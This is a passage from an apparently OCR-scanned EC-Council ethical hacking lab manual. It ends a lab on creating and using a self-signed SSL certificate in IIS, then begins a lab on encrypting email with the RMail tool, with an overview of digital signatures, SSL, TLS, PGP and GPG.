


Figure 2.1.11: Added HTTPS Channel

19. Minimize the **Internet Information Services (IIS) Manager** window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.6

Open SSL Website

20. Open the **Google Chrome** browser, type **https://www.goodshopping.com** in the address bar, and press **Enter**.
21. The **Your connection is not private** message appears, click **ADVANCED** to proceed.

Figure 2.1.12: Connection is not Private

22. Click **Proceed to www.goodshopping.com (unsafe).**




Figure 2.1.13: Proceed to Unsafe Page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

23. Now you can see **Goodshopping webpage** with **ssl certificate** assigned to it, as shown in the screenshot.

Figure 2.1.14: Self-signed Certificate Page

24. This concludes the demonstration of creating and using a self-signed certificate.
25. Close all open windows and document all the acquired information.
26. Turn off the **Windows Server 2019** virtual machine.

Lab Analysis

Analyze and document all the results discovered in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Perform Email Encryption

Email encryption is the process of encrypting email messages to protect the content from being viewed by entities other than the intended recipients.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Currently, the majority of businesses use email as their primary source of communication, as it is simple and easy to communicate or share information. Emails can contain sensitive information about an organization such as projects, upcoming news, and financial data, which, when accessed by the wrong person, can cause huge losses to the organization. One can protect emails containing sensitive information by encrypting them.

As a professional ethical hacker and penetration tester, you must have proper knowledge of encrypting email messages so that sensitive information sent through emails remain intact. This lab will demonstrate how to encrypt email messages using various email encryption tools.

Lab Objectives

- Perform email encryption using RMail

Lab Environment

To carry out this lab, you need:

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 20 Cryptography

- Windows 10 virtual machine
- Windows Server 2019 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Email Encryption

Email encryption hides the email content from eavesdroppers by encrypting it into an unreadable form. Emails can be encrypted and decrypted by means of a digital signature mechanism that uses public and private keys: the public key is shared, while the private key is kept private.

There are numerous methods that can be employed for email encryption, including:

- **Digital Signature:** Uses asymmetric cryptography to simulate the security properties of a signature in digital, rather than written form
- **Secure Sockets Layer (SSL):** Uses RSA asymmetric (public key) encryption to encrypt data transferred over SSL connections
- **Transport Layer Security (TLS):** Uses a symmetric key for bulk encryption, an asymmetric key for authentication and key exchange, and message authentication codes for message integrity
- **Pretty Good Privacy (PGP):** Used to encrypt and decrypt data that provides authentication and cryptographic privacy
- **GNU Privacy Guard (GPG):** Software replacement of PGP and free implementation of the OpenPGP standard that is used to encrypt and decrypt data

Lab Tasks

TASK 1 — Perform Email Encryption using RMail

Here, we will use the RMail tool to perform email encryption.

1. Turn on the **Windows 10** and **Windows Server 2019** virtual machines.
2. In the **Windows 10** virtual machine and log in with the credentials **Admin** and **Pa$$w0rd**.

TASK 1.1 — Create an Account in the RMail Website

3. Open any web browser (here, **Google Chrome**), type **https://www.rmail.com/free-trial/** in the address bar, and press **Enter**.
4. The **RMail FREE TRIAL** webpage appears, as well as the registration form. Fill in the required personal details.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

RMail is an email security tool that provides open tracking, proof of delivery, email encryption, electronic signatures, large file transfer functionality, etc. RMail works seamlessly with users' existing email platforms, including Microsoft Outlook and Gmail, amongst others. Using this tool, you can encrypt sensitive emails and attachments for security or legal compliance.

5. Check the **I'm not a robot** checkbox and click **Start Free Trial.**




Figure 3.1.1: FREE TRIAL registration form

6. The **FREE TRIAL - GETTING STARTED** page appears; click **Apps page** hyperlink.




Figure 3.1.2: FREE TRIAL - GETTING STARTED page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.2

Add RMail to the Gmail

7. The **APPS & DOWNLOADS** page appears; click the **RMail for Gmail (Chrome)** option from the available platforms.

Note: In this task, we will be using the Gmail platform to demonstrate the working of RMail. However, you can use RMail on the platform of your choice.




Figure 3.1.3: APPS & DOWNLOADS page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The **RMAIL FOR GMAIL (GOOGLE CHROME)** page appears; scroll down and click the **ADD TO CHROME** button.

